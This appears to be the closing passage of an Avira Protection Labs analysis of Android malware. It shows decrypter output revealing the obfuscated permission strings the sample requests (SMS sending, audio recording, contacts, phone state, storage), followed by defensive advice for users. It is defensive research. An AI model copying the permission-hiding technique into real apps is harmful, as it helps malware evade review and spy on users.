Figure 8: The “o” field of the class “a” contains the encrypted permission strings



```
λ python Decrypter.py
--------------------
Encrypted: ZTgyN2EwNGQ3NzZiMDVkOTE0NDhiMTE0YzFjN2MzY2IyNTA3M2ZkMzFjNzc5NDE1YmI3YmNiOGUzODZmNTE3NGZjZTU4ODhlNjVmYzZiZjVmOQ==

Decrypted: android.permission.WRITE_EXTERNAL_STORAGE
--------------------
Encrypted: ZTgyN2EwNGQ3NzZiMDVkOTE0NDhiMTE0YzFjN2MzY2IyNTA3M2ZkNzBiNzA4NDBmYjc3M2Mw

Decrypted: android.permission.SEND_SMS
--------------------
Encrypted: ZTgyN2EwNGQ3NzZiMDVkOTE0NDhiMTE0YzFjN2MzY2IyNTA3M2ZkNjBiN2Q4ZjAyYTA2MWQyOGYzOTc0NTA=

Decrypted: android.permission.RECORD_AUDIO
--------------------
Encrypted: ZTgyN2EwNGQ3NzZiMDVkOTE0NDhiMTE0YzFjN2MzY2IyNTA3M2ZkNjBiN2Y4NDBmYjQ3NmRjOTQzODYyNGM2MWYxZWU5ZQ==

Decrypted: android.permission.READ_PHONE_STATE
--------------------
Encrypted: ZTgyN2EwNGQ3NzZiMDVkOTE0NDhiMTE0YzFjN2MzY2IyNTA3M2ZkNjBiN2Y4NDBmYTc3MWRkOGUzYzdlNGI2Ng==

Decrypted: android.permission.READ_CONTACTS
```


Figure 9: Decrypted permissions

Conclusion

Do not grant permissions to applications that do not state the reason for asking such permissions. Download and install applications only from reliable sources—be suspicious of gimmicks and untrusted sources.

Knowledge of the threat landscape and implementation of the right malware detection tools remains crucial to be able to protect yourself from fraud.

Mitigating the mobile malware threat starts with awareness. It requires detection and protection to prevent the malware from being successful.


Avira Protection Labs

Protection Lab is the heart of Avira’s threat detection and protection unit. The researchers at work in the Labs are some of the most qualified and skilled anti-malware researchers in the security industry. They conduct highly advance research to provide the best detection and protection to nearly a billion people world-wide.